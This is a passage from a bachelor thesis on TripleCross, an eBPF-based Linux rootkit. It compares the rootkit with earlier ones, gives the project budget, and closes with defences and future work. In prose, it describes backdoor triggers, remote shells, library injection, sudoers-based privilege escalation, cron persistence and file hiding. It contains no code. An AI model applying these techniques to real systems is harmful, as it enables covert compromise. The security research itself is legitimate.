After the creation of ebpfkit and during 2022, the computer security community has contributed to the creation of more eBPF rootkits, being Boopkit one of the best known, created by Kris Nóva and available publicly on GitHub [157].

Boopkit incorporates a network backdoor which can be operated via a remote boopkit-boop remote client. This backdoor incorporates C2 capabilities that enable to spawn a reverse shell and execute commands remotely. Also, the backdoor listens for 'Boop-Vectors', backdoor triggers consisting of either TCP packets with bad calculated checksums or TCP packets with the RST and ACK flags activated.

Note that Boopkit is younger than TripleCross and thus it takes no inspiration on this project.

6.3.3. Rootkits in the wild

Most rootkits found to be actively being used to infect machines are not completely eBPF-based, but rather incorporate eBPF programs for particular modules of the rootkit, usually the network. This the case of rootkits Bvp47 (on which as we mentioned we based our design of one backdoor trigger) [113] and BPFDoor, a rootkit that was discovered by PwC to be targeting telecommunication companies at Asia and Middle East [5]. Both rootkits were found to incorporate eBPF for implementing a network backdoor and supporing C2 operations.

Because eBPF XDP programs allow for hiding network communications and hooking packets before they are even received at the kernel (and LKMs cannot access XDP), this type of rootkits with eBPF backdoors are a growing tendency. For instance, in June 2022, a new Linux rootkit named Symbiote discovered by Blackberry was found to combine the LD_PRELOAD technique with a eBPF backdoor [158].

6.3.4. TripleCross comparison

Although ebpfkit and boopkit are the only major eBPF rootkits publicly available, the capabilities incorporated into them, together with those described by Jeff Dileo and Pat Hogan compound a great range of possible functionalities for eBPF rootkits, and TripleCross development has been greatly inspired by this past work. In particular, there exist the following similarities:

- The backdoor module and C2 capabilities are based on those presented by ebpfkit, since both rootkits use a combination of XDP and TC programs (for managing incoming and outgoing traffic respectively). The phantom shell of TripleCross is also based on the TCP retransmissions technique of ebpfkit. With respect to backdoor

triggers, these were based on the Bvp47 and Hive rootkits, as we mentioned in Section 4.5.1.

- The privilege escalation module is based on the file sys_read syscalls modification presented by Pat Hogan, which describes its possibilities for obtaining sudo privileges by modifying data read from the */etc/sudoers* file. Also, the execution hijacking process is based on the capability of modifying sys_execve described by Hogan.

- The stack scanning technique used by the library injection module is based on that presented for the ROP attack by Jeff Dileo.

- The files and directories hiding technique is a common functionality incorporated at rootkits, although it was first discussed by Johann Rehberger [128].

On the other hand, TripleCross incorporates new features, and builds new capabilities on top of those techniques in which as we mentioned it is inspired:

- The backdoor in TripleCross is the first incorporating the possibility of managing multi-packet triggers, apart from featuring a novel C2 system with stealth in mind and on which actions are not hardcoded values nor they need to be inserted in the TCP payload field (they can be hidden at the headers). Also, it features encrypted shell connections for the first time, disguising the malicious traffic with from common applications, together with the other three types of shells implemented. Finally, the new RawTCP_Lib library allows the C2 system to incorporate its own protocol without the need of supplementary network traffic (like 3-way TCP handshakes) between other purposes, thus reducing the network noise.

  It must also be noted that, although the ability to modify outgoing traffic and to duplicate packets using retransmissions is incorporated in ebpfkit, TripleCross remains as the only other rootkit to implement this functionality.

- The library injection module not only presents an alternative technique to scan scanning presented by Jeff Dileo but also incorporates the possibility of performing GOT hijacking for the first time with the support of an eBPF program. Overwriting GOT is a well-known technique (and frequently used before the incorporation of RELRO), but TripleCross revives it to demonstrate the capabilities of eBPF at the user space.

- The privilege escalation module mostly uses the same technique as Hogan, but it incorporates some improvements so that it also enables to work with */etc/sudoers* files which already have a sudo entry at that file.

- The execution hijacking module just takes as a basis that the sys_execve call could be hijacked, proceeding to build the module on top of that idea. Specifically, new research into the cases on which this substitution fails has been made (e.g.: page

faults), together with the argument hiding and malicious program in charge of manipulating the hijacked calls so that it executes both the original program and malicious code.

- The rootkit persistence module uses cron, which is widely known for rootkit development, however it is the first eBPF rootkit to incorporate it. On the other hand, hiding files and directories is one of the best known techniques in rootkits so it was the only module leaving little possibilities for innovation.
- TripleCross in general has been designed and implemented to be as modular as possible, therefore its eBPF program configurator and multi-purpose events sent via the ring buffer compound another relevant feature.

In summary, TripleCross offers new techniques and modifies others presented in previous research work, while at the same time takes as a basis both well-known techniques in rootkit development and also those already presented in previous eBPF rootkits which are key for certain functionalities, such as ebpfkit's TCP retransmissions for duplicating packets.

6.4. Rootkit features comparison

This chapter compares the overall features and capabilities of the rootkits described in this chapter. Table 6.1 shows this comparison.

ROOTKIT AND TYPE	BACKDOOR & C2	CODE EXECUTION	DATA MANIPULATION	STEALTH	PRIVILEGE ESCALATION	PERSISTENCE
Jynx2 (LD_ PRELOAD)	accept() hijacking	LD_PRELOAD	User space	Files hiding. Process hiding.	Yes	No
Azazel (LD_ PRELOAD)	accept() hijacking	LD_PRELOAD	User space	Files hiding. Process hiding.	Yes	No
SucKIT (/dev/kmem)	Magic packet trigger	Syscall table hijack with /dev/kmem	User and kernel space	No	No	/sbin/init hijack
Diamorphine (LKM)	Local, via kill signals	At kernel Kprobes	Kernel space (kprobes)	Files hiding. LKM hiding.	Yes	No
Reptile (LKM)	Port-knocking	At kernel Kprobes	User space (files) and kernel space (kprobes)	Files hiding. LKM hiding. Process hiding.	Yes	Yes
Ebpfkit (eBPF)	Port filtering. Data exfiltration. Network scans.	At eBPF programs only	User space (files, uprobes) Kernel space (kprobes)	BPF hiding. Files hiding.	No	Init system
boopkit (eBPF)	Command execution. Boop vectors. Remote shell.	User program and eBPF programs.	No	BPF process hiding.	No	No
TripleCross (eBPF)	Command execution. Pattern & Multi packet trigger. Remote shells.	User and eBPF programs. Library injection and execution hijacking.	User space (files, uprobes) Kernel space (tracepoints).	Files hiding. Packet payload hiding.	Yes	Cron and sudo

Table 6.1. Overall rootkit features comparison.

7. PROJECT BUDGET

This chapter describes the budget associated to the development of this research project. For this, we will take into account the costs of the time invested on research, development and documentation writing, along with other indirect costs associated to the project activities.

7.1. Gantt chart

Figure 7.1 shows a Gantt presenting the different stages of the project and the distribution of time between them. As we can observe in the figure, the project can be divided into three main sections:

- Preliminary research on previous work.
- Development of each rootkit module.
- Documentation.

It is relevant to note that in this research work, because of the complexity and variety of functionalities of the eBPF system, each of the offensive capabilities of eBPF has been discovered and implemented as a rootkit module individually. Therefore, there has not existed a single iteration of analysis, design and implementation, but rather multiple iterations have been made to develop each module. This is the reason why, if we focus our view in the development stages, each consists on at least one analysis and multiple design and implementation activities.

	ACTIVITIES	AH	START	CD	DUE
	Research on previous work and eBPF initiation:	-	**12/Oct**	**43d**	**23/Nov**
1	Watching conferences on offensive eBPF	-	12/Oct	4d	15/Oct
2	Researching previous work	-	17/Oct	8d	24/Oct
3	Development of basic eBPF with BCC	-	08/Nov	3d	10/Nov
4	Installation and assembly of development environment	-	20/Nov	2d	21/Nov
5	Introduction to Libbpf development	-	23/Nov	1d	23/Nov
	Development of the backdoor (I):	-	**24/Nov**	**5d**	**28/Nov**
7	Analysis of XDP capabilities	-	24/Nov	1d	24/Nov
8	Implementation of backdoor XDP program	-	25/Nov	4d	28/Nov
	Development of eBPF user space program:	-	**26/Dec**	**12d**	**06/Jan**
10	Development of ring buffer	-	26/Dec	3d	28/Dec
11	Development of eBPF program configurator	-	29/Dec	9d	06/Jan
	Development of modules hijacking syscalls:	-	**15/Jan**	**42d**	**25/Feb**
13	Analysis of kprobe and tracepoint programs	-	15/Jan	2d	16/Jan
14	Design and implementation of sudo calls hijacking	-	05/Feb	2d	06/Feb
15	Design and implementation of execution hijacking module	-	14/Feb	12d	25/Feb
	Development of library injection module:	-	**02/Mar**	**39d**	**09/Apr**
17	Analysis of ROP technique at DEFCON	-	02/Mar	5d	06/Mar
18	Design of the module and technique	-	15/Mar	4d	18/Mar
19	Implementation of the module for non RELRO cases	-	19/Mar	7d	25/Mar
20	Proc filesystem research	-	26/Mar	1d	26/Mar
21	Implementation of the module for RELRO cases	-	27/Mar	14d	09/Apr
	Development of the backdoor (II):	-	**11/Apr**	**36d**	**16/May**
23	Analysis of TC capabilities	-	11/Apr	2d	12/Apr
24	Implementation of the rootkit client	-	13/Apr	2d	14/Apr
25	Implementation of backdoor TC program	-	15/Apr	4d	18/Apr
26	Analysis and research on backdoor techniques	-	26/Apr	3d	28/Apr
27	Design and implementation of C2 infrastructure	-	02/May	3d	04/May
28	Pattern-based triggers and plaintext pseudo-shells	-	05/May	4d	08/May
29	Multi-packet triggers and encrypted pseudo-shells	-	09/May	2d	10/May
30	Implementation of the phantom shell	-	11/May	6d	16/May
	Development of stealth and persistence modules:	-	**17/May**	**3d**	**19/May**
32	Anaysis and design of steath and persistence techniques	-	17/May	1d	17/May
33	Implementation of stealth and persistence modules	-	18/May	2d	19/May
	Documentation:	-	**20/May**	**35d**	**23/Jun**
35	Design and structure of the document	-	20/May	2d	21/May
36	Bachelor thesis writing	-	22/May	33d	23/Jun

Fig. 7.1. Gantt chart of the project.

7.2. Estimated costs

This section presents an estimation of the costs associated with the personnel conducting the activities described in the Gantt chart in addition to all costs derived from the development of this work.

7.2.1. Personnel costs

Although this project has been developed individually under the supervisor guidance, we can identify three different roles:

- A **cyber security analyst**: a role requiring expertise and knowledge about multiple aspects of Linux systems (such as ELFs, memory architecture and attacks at process memory), needed for identifying possible offensive capabilities of eBPF. Therefore this role is responsible of research and analysis of the offensive capabilities of eBPF. It will also write the corresponding documentation with the gathered knowledge.
- A **programmer**: a role requiring knowledge about C programming and, preferably, eBPF developing experience (which requires a different skillset than normal C, being more similar to the development of programs for the Linux kernel).
- A **project manager**: a role which administers the tasks and objectives to complete, contributing leadership and guidance to the team.

We will now consider the wages assigned to each role. The monthly and hourly salaries are displayed on Table 7.1, and have been obtained using the salaries shown by Glassdor for each role in the city of Madrid [159] [160] [161]. We have also assumed that these roles correspond to full-time positions consisting of 40 hours a week, 8 hours a day, with no vacations.

ROLE	MONTHLY RATE	HOURLY RATE
Cyber security analyst	26,424 €	12.70 €
Programmer	27,018 €	13.00 €
Project manager	40,000 €	19.23 €

Table 7.1. Average monthly and hourly salary for project staff.

Given the different responsabilities of the team members on the project, Table 7.2 shows the number of hours which each person dedicates daily to the project in average when perfoming each of the tasks (that is, the length of a working day when assigned to each task).

Also, note that our own RawTCP_Lib library is a relevant part of this project but it has been developed outside of the scope of this research. Therefore, we will consider it as an estimated 20-days long 4 hours/day development by the programmer.

ROLE	TASK	HOURS/DAY
Cyber security analyst	Research and analysis	5
	Documentation writing	10
Programmer	Rootkit implementation	7
	RawTCP_Lib development	4
Project manager	Supervision and guidance	1.16

Table 7.2. Daily dedication, in hours, that each personnel member needs to dedicate to each of their tasks.

With respect to the project manager, whose supervision task was not shown in the Gantt chart, we have considered an estimate of a total of 250 hours worked over the 215 days long project, dedicating an average of 8.18 hours once every week, or 1.16 hours daily.

With these salaries and work hours in mind, the tasks described on the Gantt chart are then distributed among these roles, as shown in Table 7.3. The total salary is calculated by taking into account the hourly salary of each role and the number of hours worked on each task (the product between hours in a working day and the total number of days).

ROLE	TASK	DEDICATION	TOTAL
Cyber security analyst	Research and analysis	27 days	1,714.50 €
	Documentation writing	35 days	4,445 €
Programmer	Rootkit implementation	84 days	7,644 €
	RawTCP_Lib development	20 days	1,040 €
Project manager	Supervision and guidance	215 days	4,807.50€
		TOTAL	19,641 €

Table 7.3. Total costs associated to personnel.

7.2.2. Hardware costs

There exists an additional cost associated to the purchase of hardware equipment needed. Table 7.4 details this cost.

COMPONENT	PRICE
HP OMEN 16-c0050ns	1,300 €
TOTAL	1,300 €

Table 7.4. Estimated cost of hardware systems.

7.2.3. Software costs

All software used during this research work is open source and thus it has no additional cost. This can be observed in Table 7.5.

COMPONENT	PRICE
Ubuntu 21.04	0 €
libbpf	0 €
Oracle VM Virtualbox	0 €
TOTAL	0 €

Table 7.5. Cost of software components.

7.2.4. Total costs

The computation of the total costs involves considering the costs of hardware, software and personnel systems, together with an additive indirect cost related to minor expenses such as Internet connection or electricity consumption. We will consider these costs to be a 10% of the total. Additionaly, note that this is a research project and, as such, it would usually be funded, so we would not have any benefits. Table 7.6 shows the total costs of this project.

COST TYPE	PRICE
Personnel costs	19,641 €
Hardware costs	1,300 €
Software costs	0 €
SUBTOTAL	20,941 €
Indirect costs	10% €
TOTAL	23,035.10 €

Table 7.6. Total cost of the project.

8. CONCLUSIONS AND FUTURE WORK

This chapter revisits the project objectives, discusses the work presented in this document, and describes possible future research lines.

8.1. Conclusions

At the beginning of this project, we proposed to study the offensive capabilities of eBPF at the network level and both user- and kernel-space. Our research shows that a malicious eBPF program can drop any network packet and have read and write access over both incoming and outgoing network traffic using XDP and TC programs. We also discuss how it can read and write any memory at the user-space using kprobes and tracepoints, and that it can tamper with user data passed to the kernel at system calls, although kernel memory cannot be written. In the end, these capabilities result in a complete disrupt of trust between the user and kernel space since eBPF may modify data passed to system calls and thus change the outcome of the execution, a disrupt of trust among the user space programs themselves since eBPF may redirect the flow of execution or overwrite any data by writing to specific sections at processes virtual memory, and finally total control over the data sent or receieved at the network.

With these capabilities in mind, we have developed an eBPF-based rootkit that uses these offensive capabilities to showcase multiple malicious use cases. Our rootkit, named TripleCross, incorporates (1) a library injection module to execute malicious code by writing at processes virtual memory; (2) an execution hijacking module that modifies data passed to the kernel to execute malicious programs; (3) a local privilege escalation module that allows for running malicious programs with root privileges; (4) a backdoor with C2 capabilities that can monitor the network and execute commands sent from a remote rootkit client which incorporates multiple backdoor triggers so that these actions are transmitted to the backdoor with stealth in mind; (5) a rootkit client program that allows the attacker to establish 3 different types of shell-like connections for sending commands and multiple other actions that control the rootkit state remotely; (6) a persistence module that uses a combination of scheduled jobs and malicious configuration files at the sudo system to ensure the rootkit remains installed with full privileges even after a reboot event; and (7) a stealth module that hides rootkit-related files and directories from the user.

TripleCross demonstrates the existing danger when running eBPF programs, a technology also available by default in most distributions. On the other hand, it must be noted that there exist some defense measures against these rootkits:

- Monitor the loaded eBPF programns and the data stored at eBPF maps using tools like *bpftool* or *ebpfkit-monitor* [162] (a tool released by Fournier and Afchain that

monitors the loaded eBPF programs and maps).

- Monitor the use of the bpf() syscall in the system. The *ebpfkit-monitor* tool also incorporates this capability.

- Wait until eBPF signing is implemented in the kernel. Although this capability is not currently available, there exist some efforts towards its incorporation in the kernel [163]. Similarly to how LKMs can be signed with a private key so that the kernel only trust modules signed by the entity with the corresponding public key [164], eBPF programs may require a similar signing process before being loaded into the BPF VM.

  Note that, even if this capability is included in the future, it may be left off by default, as it has happened with signed LKMs. Signing modules is governed by the parameter CONFIG_MODULE_SIG_FORCE, which is left deactivated in some kernel compilations for backwards compatibility [165].

- Assign the lowest privilege possible to eBPF programs according to their expected functionality, as described in Section 2.5.1.

- Monitor the network using IDSs and network-wide firewalls, detecting suspicious communications. Firewalls installed on the endpoints may detect ongoing malicious traffic too (but incoming traffic would be masked by XDP before it reaches the firewall).

Nevertheless, with the exception of signing eBPF programs, a sufficiently advanced rootkit built for an specific targeted attack will be able to bypass any monitoring actions taken at the infected host. This rootkit could hide itself from the *bpftool* tool, block access to its eBPF maps and, ultimately, hide its activities from any monitoring tool or log traces. This is the conclusion at which Fournier and Afchain also arrive [95].

8.2. Future work

Although in this project we identified several offensive capabilities using the current functionality supported by eBPF, this technology is currently being extended and, therefore, the incorporation of new eBPF helpers and program types could result in new offensive uses. In addition, there also exist multiple capabilities that have not been researched in depth and that can result in other attacks. Namely, the use of uprobes, which hooks functions from specific programs, could be used to modify the data of user space programs in the benefit of the rootkit. For instance, an attacker could overwrite the data gathered by a firewall installed in the system so that malicious outgoing traffic appears as benign. Therefore, further research on uprobe programs with eBPF could result in new attacks against specific user programs that could be incorporated into a rootkit.

Another relevant line of work would be the modification of buffers passed by the user which, instead of being received at system calls, are received and operated at internal kernel functions. A rootkit overwriting this data could alter the execution of the kernel itself outside of syscalls.

Other lines of research include building rootkit modules using eBPF helpers that we did not incorporate in our rootkit, such as bpf_override_return and bpf_send_signal, or the XDP packet modification capabilities that we only showed as a PoC. TripleCross could then incorporate techniques such as hiding itself from the kernel logs and find new uses for modifying incoming network packets.

A final but very relevant research line consists of exploring the capabilities of eBPF in Windows and Android. Since it is a novel incorporation, there currently exists little knowledge about the limits of eBPF in these systems, and thus it is of great interest to research which actions a malicious program could perform in these platforms.

In summary, future work in offensive eBPF could be aimed at finding new attack vectors for the capabilities used to develop our rootkit, and building more complex techniques combining those we did not explore in this work. Moreover, since the eBPF system keeps being expanded not only in Linux but in other platforms too, it is relevant to analyze the offensive uses for the newer functionalities of eBPF incorporated in the future.

BIBLIOGRAPHY

[1] "Cyber threats 2021: A year in retrospect," PricewaterhouseCoopers. [Online]. Available: https://www.pwc.com/gx/en/issues/cybersecurity/cyber-threat-intelligence/cyber-year-in-retrospect/yir-cyber-threats-report-download.pdf (visited on 05/19/2022).

[2] "Rootkits: Evolution and detection methods," Positive Technologies, Nov. 3, 2021. [Online]. Available: https://www.ptsecurity.com/ww-en/analytics/rootkits-evolution-and-detection-methods/.

[3] "Ebpf incorporation in the linux kernel 3.18." (Dec. 7, 2014), [Online]. Available: https://kernelnewbies.org/Linux_3.18 (visited on 05/19/2022).

[4] "Bvp47 top-tier backdoor of us nsa equation group," Pangu Lab, Feb. 23, 2022. [Online]. Available: https://www.pangulab.cn/files/The_Bvp47_a_top-tier_backdoor_of_us_nsa_equation_group.en.pdf (visited on 05/19/2022).

[5] "Cyber threats 2021: A year in retrospect," PricewaterhouseCoopers, p. 37. [Online]. Available: https://www.pwc.com/gx/en/issues/cybersecurity/cyber-threat-intelligence/cyber-year-in-retrospect/yir-cyber-threats-report-download.pdf (visited on 05/20/2022).

[6] "Ebpf incorporation in the linux kernel 3.18." (Dec. 7, 2014), [Online]. Available: https://kernelnewbies.org/Linux_3.18 (visited on 05/22/2022).

[7] *Ebpf for windows*. [Online]. Available: https://source.android.com/devices/architecture/kernel/bpf (visited on 05/22/2022).

[8] Presented at the, Evil eBPF Practical Abuses of an In-Kernel Bytecode Runtime, DEFCON 27. [Online]. Available: https://raw.githubusercontent.com/nccgroup/ebpf/master/talks/Evil_eBPF-DC27-v2.pdf (visited on 05/22/2022).

[9] P. Hogan, DEFCON 27. (Aug. 5, 2021), [Online]. Available: https://www.youtube.com/watch?v=g6SKWT7sROQ (visited on 05/22/2022).

[10] Presented at the, Cyber Threats 2021: A year in Retrospect, DEFCON 29. [Online]. Available: https://media.defcon.org/DEF%20CON%2029/DEF%20CON%2029%20presentations/Guillaume%20Fournier%20Sylvain%20Afchain%20Sylvain%20Baubeau%20-%20eBPF%2C%20I%20thought%20we%20were%20friends.pdf (visited on 05/22/2022).

[11] *Framework for improving critical infrastructure cybersecurity*, Apr. 16, 2018. [Online]. Available: https://nvlpubs.nist.gov/nistpubs/CSWP/NIST.CSWP.04162018.pdf (visited on 06/22/2022).

[12] K. Hayes, *Penetration test vs. red team assessment: The age old debate of pirates vs. ninjas continues*, Jun. 23, 2016. [Online]. Available: https://www.rapid7.com/blog/post/2016/06/23/penetration-testing-vs-red-teaming-the-age-old-debate-of-pirates-vs-ninja-continues/ (visited on 06/22/2022).

[13] B. Strom, *Att&ck 101*, Aug. 21, 2018. [Online]. Available: https://medium.com/mitre-attack/att-ck-101-17074d3bc62 (visited on 06/22/2022).

[14] *What is the mitre att&ck framework?* [Online]. Available: https://www.trellix.com/en-us/security-awareness/cybersecurity/what-is-mitre-attack-framework.html (visited on 06/22/2022).

[15] *Att&ck matrix for enterprise*. [Online]. Available: https://attack.mitre.org/matrices/enterprise/linux/ (visited on 06/22/2022).

[16] *Libbpf github*. [Online]. Available: https://github.com/libbpf/libbpf (visited on 06/01/2022).

[17] M. S. Bajo, *Triplecross*. [Online]. Available: https://github.com/h3xduck/TripleCross (visited on 06/23/2022).

[18] ——, *Rawtcp_lib*. [Online]. Available: https://github.com/h3xduck/RawTCP_Lib (visited on 06/10/2022).

[19] *Ebpf documentation*. [Online]. Available: https://ebpf.io/what-is-ebpf/ (visited on 05/25/2022).

[20] V. J. Steven McCanne, "The bsd packet filter: A new architecture for user-level packet capture," Dec. 19, 1992. [Online]. Available: https://www.tcpdump.org/papers/bpf-usenix93.pdf (visited on 05/24/2022).

[21] "An intro to using ebpf to filter packets in the linux kernel." (Aug. 11, 2017), [Online]. Available: https://opensource.com/article/17/9/intro-ebpf (visited on 05/25/2022).

[22] ——, "The bsd packet filter: A new architecture for user-level packet capture," p. 1, Dec. 19, 1992. [Online]. Available: https://www.tcpdump.org/papers/bpf-usenix93.pdf (visited on 05/24/2022).

[23] ——, "The bsd packet filter: A new architecture for user-level packet capture," p. 1, Dec. 19, 1992. [Online]. Available: https://www.tcpdump.org/papers/bpf-usenix93.pdf (visited on 05/24/2022).

[24] *Index register*. [Online]. Available: https://gunkies.org/wiki/Index_register (visited on 05/25/2022).

[25] ——, "The bsd packet filter: A new architecture for user-level packet capture," p. 5, Dec. 19, 1992. [Online]. Available: https://www.tcpdump.org/papers/bpf-usenix93.pdf (visited on 05/24/2022).

[26] "Write a linux packet sniffer from scratch: Part two- bpf." (Mar. 28, 2022), [Online]. Available: https://organicprogrammer.com/2022/03/28/how-to-implement-libpcap-on-linux-with-raw-socket-part2/ (visited on 05/25/2022).

[27] ——, "The bsd packet filter: A new architecture for user-level packet capture," p. 8, Dec. 19, 1992. [Online]. Available: https://www.tcpdump.org/papers/bpf-usenix93.pdf (visited on 05/24/2022).

[28] ——, "The bsd packet filter: A new architecture for user-level packet capture," p. 7, Dec. 19, 1992. [Online]. Available: https://www.tcpdump.org/papers/bpf-usenix93.pdf (visited on 05/24/2022).

[29] *Tcpdump and libpcap*. [Online]. Available: https://www.tcpdump.org (visited on 05/25/2022).

[30] *Bpf features by linux kernel version*, iovisor. [Online]. Available: https://github.com/iovisor/bcc/blob/master/docs/kernel-versions.md (visited on 05/25/2022).

[31] B. Gregg, *BPF performance tools*. [Online]. Available: https://www.oreilly.com/library/view/bpf-performance-tools/9780136588870/ (visited on 05/27/2022).

[32] *Ebpf documentation: Loader and verification architecture*. [Online]. Available: https://ebpf.io/what-is-ebpf/#loader--verification-architecture (visited on 05/25/2022).

[33] *Ebpf instruction set*. [Online]. Available: https://www.kernel.org/doc/html/latest/bpf/instruction-set.html (visited on 05/27/2022).

[34] Intel, *Intel® 64 and ia-32 architectures software developer's manual combined volumes: 1, 2a, 2b, 2c, 2d, 3a, 3b, 3c, 3d, and 4*, p. 507. [Online]. Available: https://www.intel.com/content/www/us/en/developer/articles/technical/intel-sdm.html (visited on 05/27/2022).

[35] *BPF - in-kernel virtual machine*, Feb. 20, 2015. [Online]. Available: http://vger.kernel.org/netconf2015Starovoitov-bpf_collabsummit_2015feb20.pdf (visited on 05/27/2022).

[36] J. Corbet, *A jit for packet filters*, Apr. 12, 2011. [Online]. Available: https://lwn.net/Articles/437981/ (visited on 05/27/2022).

[37] *Demystify eBPF JIT Compiler*, Sep. 11, 2018, p. 13. [Online]. Available: https://www.netronome.com/media/documents/demystify-ebpf-jit-compiler.pdf (visited on 05/27/2022).

[38] *Demystify eBPF JIT Compiler*, Sep. 11, 2018, p. 14. [Online]. Available: https://www.netronome.com/media/documents/demystify-ebpf-jit-compiler.pdf (visited on 05/27/2022).

[39] *Bpf_jit_enable*. [Online]. Available: https://sysctl-explorer.net/net/core/bpf_jit_enable/ (visited on 05/27/2022).

[40] *BPF – in-kernel virtual machine*, Feb. 20, 2015, p. 23. [Online]. Available: http://vger.kernel.org/netconf2015Starovoitov-bpf_collabsummit_2015feb20.pdf (visited on 05/27/2022).

[41] B. Gregg, *BPF performance tools*. [Online]. Available: https://learning.oreilly.com/library/view/bpf-performance-tools/9780136588870/ch02.xhtml#:-:text=With%20JIT%20compiled%20code%2C%20i,%20other%20native%20kernel%20code (visited on 05/27/2022).

[42] *Ebpf verifier*. [Online]. Available: https://kernel.org/doc/html/latest/bpf/verifier.html (visited on 05/29/2022).

[43] *Demystify eBPF JIT Compiler*, Sep. 11, 2018, pp. 17–22. [Online]. Available: https://www.netronome.com/media/documents/demystify-ebpf-jit-compiler.pdf (visited on 05/27/2022).

[44] M. Rybczynska. "Bounded loops in bpf for the 5.3 kernel." (Jun. 30, 2019), [Online]. Available: https://lwn.net/Articles/794934/ (visited on 05/29/2022).

[45] *Ebpf maps*. [Online]. Available: https://www.kernel.org/doc/html/latest/bpf/maps.html (visited on 05/29/2022).

[46] *Bpf(2)- linux manual page*. [Online]. Available: https://man7.org/linux/man-pages/man2/bpf.2.html (visited on 05/29/2022).

[47] *Bpf-helpers(7)- linux manual page*. [Online]. Available: https://man7.org/linux/man-pages/man7/bpf-helpers.7.html (visited on 05/29/2022).

[48] D. Lavie. "A gentle introduction to xdp." (Feb. 3, 2022), [Online]. Available: https://www.seekret.io/blog/a-gentle-introduction-to-xdp/ (visited on 06/01/2022).

[49] *Xdp actions*. [Online]. Available: https://prototype-kernel.readthedocs.io/en/latest/networking/XDP/implementation/xdp_actions.html (visited on 06/01/2022).

[50] Hangbin. "Tc/bpf and xdp/bpf." (Mar. 13, 2019), [Online]. Available: https://liuhangbin.netlify.app/post/ebpf-and-xdp/ (visited on 06/01/2022).

[51] M. A. Brown. "Traffic control howto." (Oct. 1, 2006), [Online]. Available: http://linux-ip.net/articles/Traffic-Control-HOWTO/ (visited on 06/01/2022).

[52] Q. Monnet. "Understanding tc "direct action" mode for bpf." (Apr. 11, 2020), [Online]. Available: https://qmonnet.github.io/whirl-offload/2020/04/11/tc-bpf-direct-action/ (visited on 06/01/2022).

[53] "Linux kernel source tree." (), [Online]. Available: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/tree/include/uapi/linux/pkt_cls.h (visited on 06/01/2022).

[54] M. Desnoyers, *Using the linux kernel tracepoints*. [Online]. Available: https://www.kernel.org/doc/html/latest/trace/tracepoints.html (visited on 06/01/2022).

[55] M. H. Jim Keniston Prasanna S Panchamukhi, *Kernel probes (kprobes)*. [Online]. Available: https://www.kernel.org/doc/html/latest/trace/kprobes.html (visited on 06/01/2022).

[56] N. Alcock. "Kallsyms: New /proc/kallmodsyms with builtin modules and symbol sizes." (Jun. 6, 2021), [Online]. Available: https://lwn.net/Articles/862021/ (visited on 06/01/2022).

[57] *Bpf compiler collection (bcc)*. [Online]. Available: https://github.com/iovisor/bcc (visited on 06/01/2022).

[58] *Bpf next kernel tree*. [Online]. Available: https://kernel.googlesource.com/pub/scm/linux/kernel/git/bpf/bpf-next (visited on 06/01/2022).

[59] A. Nakryiko. "Bpf portability and co-re." (Feb. 19, 2020), [Online]. Available: https://facebookmicrosites.github.io/bpf/blog/2020/02/19/bpf-portability-and-co-re.html (visited on 06/01/2022).

[60] *Capabilities - overview of linux capabilities*. [Online]. Available: http://manpages.ubuntu.com/manpages/trusty/man7/capabilities.7.html (visited on 06/02/2022).

[61] Presented at the, Evil eBPF Practical Abuses of an In-Kernel Bytecode Runtime, DEFCON 27, p. 9. [Online]. Available: https://raw.githubusercontent.com/nccgroup/ebpf/master/talks/Evil_eBPF-DC27-v2.pdf (visited on 06/02/2022).

[62] *[patch v7 bpf-next 1/3] bpf, capability: Introduce cap_bpf*. [Online]. Available: https://lore.kernel.org/bpf/20200513230355.7858-2-alexei.starovoitov@gmail.com/ (visited on 06/02/2022).

[63] "Capability: Introduce cap_bpf and cap_tracing." (), [Online]. Available: https://lwn.net/Articles/797807/ (visited on 06/02/2022).

[64] *Reconsidering unprivileged bpf*. [Online]. Available: https://lwn.net/Articles/796328/ (visited on 06/03/2022).

[65] *Cve-2021-4204: Linux kernel ebpf improper input validation vulnerability*. [Online]. Available: https://www.openwall.com/lists/oss-security/2022/01/11/4 (visited on 06/03/2022).

[66] *Unprivileged ebpf disabled by default for ubuntu 20.04 lts, 18.04 lts, 16.04 esm*. [Online]. Available: https://discourse.ubuntu.com/t/unprivileged-ebpf-disabled-by-default-for-ubuntu-20-04-lts-18-04-lts-16-04-esm/27047 (visited on 06/03/2022).

[67] "Security hardening: Use of ebpf by unprivileged users has been disabled by default." (), [Online]. Available: https://www.suse.com/support/kb/doc/?id=000020545 (visited on 06/03/2022).

[68] *Cve-2022-0002*. [Online]. Available: https://access.redhat.com/security/cve/cve-2021-4001 (visited on 06/03/2022).

[69] C. Lameter. "Memory management 101: Introduction to memory management in linux," The Linux Foundation Open Source Summit. (Dec. 1, 2017), [Online]. Available: https://events19.linuxfoundation.org/wp-content/uploads/2017/12/MM-101-Introduction-to-Linux-Memory-Management-Christoph-Lameter-Jump-Trading-LLC-1.pdf (visited on 06/06/2022).

[70] D. Breaker. "Understanding page faults and memory swap-in/outs." (Aug. 19, 2019), [Online]. Available: https://scoutapm.com/blog/understanding-page-faults-and-memory-swap-in-outs-when-should-you-worry (visited on 06/06/2022).

[71] M. S. Bajo. "Stack-based buffer overflow - part 1." (May 23, 2021), [Online]. Available: https://h3xduck.github.io/exploit/2021/05/23/stackbufferoverflow-part1.html (visited on 06/06/2022).

[72] H. L. et al., *System v application binary interface amd64 architecture processor supplement*, Jan. 28, 2018, p. 18. [Online]. Available: https://raw.githubusercontent.com/wiki/hjl-tools/x86-psABI/x86-64-psABI-1.0.pdf (visited on 06/06/2022).

[73] *Ropgadget tool*. [Online]. Available: https://github.com/JonathanSalwan/ROPgadget (visited on 06/08/2022).

[74] Alienor. "The network layers explained [with examples]." (Nov. 28, 2018), [Online]. Available: https://www.plixer.com/blog/network-layers-explained/ (visited on 06/08/2022).

[75] "Transmission control protocol," IBM. (Apr. 19, 2022), [Online]. Available: https://www.ibm.com/docs/en/aix/7.2?topic=protocols-transmission-control-protocol (visited on 06/08/2022).

[76] *Three-way handshake*. [Online]. Available: https://www.sciencedirect.com/topics/computer-science/three-way-handshake (visited on 06/08/2022).

[77] *Elf*. [Online]. Available: https://wiki.osdev.org/ELF (visited on 06/08/2022).

[78] *Simple_timer.c*. [Online]. Available: https://github.com/h3xduck/TripleCross/blob/master/src/helpers/simple_timer.c (visited on 06/23/2022).

[79] D. Tomaschik. "Got and plt for pwning." (Mar. 19, 2017), [Online]. Available: https://systemoverlord.com/2017/03/19/got-and-plt-for-pwning.html (visited on 06/08/2022).

